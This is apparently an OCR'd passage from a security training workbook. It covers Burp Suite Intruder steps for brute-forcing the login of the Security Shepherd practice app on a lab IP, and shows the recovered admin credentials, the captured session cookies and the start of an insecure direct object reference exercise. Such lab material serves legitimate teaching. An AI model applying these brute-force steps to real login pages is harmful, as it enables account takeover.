


13. Choose "Cluster Bomb" as the *attack type*.




14. Go to "Intruder" > "Payloads" tab.

15. Choose "Simple list" payload type for payload set `1`, and add a list of possible usernames in the "Payload Options" section.




16. Choose "Simple list" payload type for payload set `2`, and add a list of possible passwords in the "Payload Options" section.




17. Go to "Intruder" > "Options" tab.

18. In the "Grep - Extract" section, click on "Add" button.




19. In the pop-up window, click on "Fetch response" button.




20. Highlight the text that you want to extract from the response, and click on "OK" button.

21. Start the attack by clicking on "Start attack" button.



22. Sort the response on **Length** column, in descending order.



23. Analyze the result set.

Request	Payload1	Payload2	Status	Error	Timeout	Length	HTTP/1.1
29	admin	password	302			344	302 Found
25	c0c0n	c0c0n123	302			343	302 Found
0			302			277	302 Found
1	admin	adminc0c0n	302			277	302 Found
2	Admin	adminc0c0n	302			277	302 Found
3	root	adminc0c0n	302			277	302 Found
4	c0c0n	adminc0c0n	302			277	302 Found
5	user	adminc0c0n	302			277	302 Found
6	security	adminc0c0n	302			277	302 Found
7	shepherd	adminc0c0n	302			277	302 Found
8	admin	admin	302			277	302 Found
9	Admin	admin	302			277	302 Found


Request | Response

Raw | Headers | Hex | Render


```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=0C062FBC2D6E38AF1B9707BA10FA2731; Path=/; Secure; HttpOnly
Set-Cookie: token=-7941955925642219268655563921873778330 6; Secure
Location: https://192.168.56.104/index.jsp
Content-Type: text/plain
Content-Length: 0
Date: Sun, 30 Sep 2018 04:43:44 GMT
Connection: close
```

24. Login to Security Shepherd web application using the admin credentials that was discovered through brute force attack.

25. To save the attack, click on "Save" in main menu of the attack window, and select "Attack" sub-menu option.



26. To load a saved attack, select "Intruder" > "Open saved attack" in Burp.


Burp Project Intruder Repeater Window Help
Start attack
Open saved attack
Scan defined insertion points
Send to Repeater
Save attack config
Load attack config
Copy attack config
New tab behavior
Automatic payload positions
Configure predefined payload lists
Errors
Heartbleed
JSON Beautifier
Reflection
SSL Scanner
Repeater
Sequencer
Decoder
Comparer
Extender
Target
Start attack
Payload set: 1
Payload count: 7
Payload type: Simple list
Request count: 49

Repeater (20 Minutes)

This is a tool for manually manipulating and reissuing individual HTTP requests, and analyzing the application's responses.

Assumption:


- Burp proxy has been configured correctly.
- You are currently logged in to Security Shepherd's admin account.

Steps:


1. Log out of Security Shepherd's admin account by clicking on the "Logout" button.

2. On the login page of Security Shepherd application, click on the link labeled as "Security Shepherd Account".


3. Fill-in the registration form and click on "Sign me up!" button.




4. Login to the newly created (non-admin) account.




5. Click on "Insecure Direct Object References" link in the left navigation menu.
6. In Burp, turn the intercept mode on.
7. In Firefox, click on the "Refresh your Profile" button.






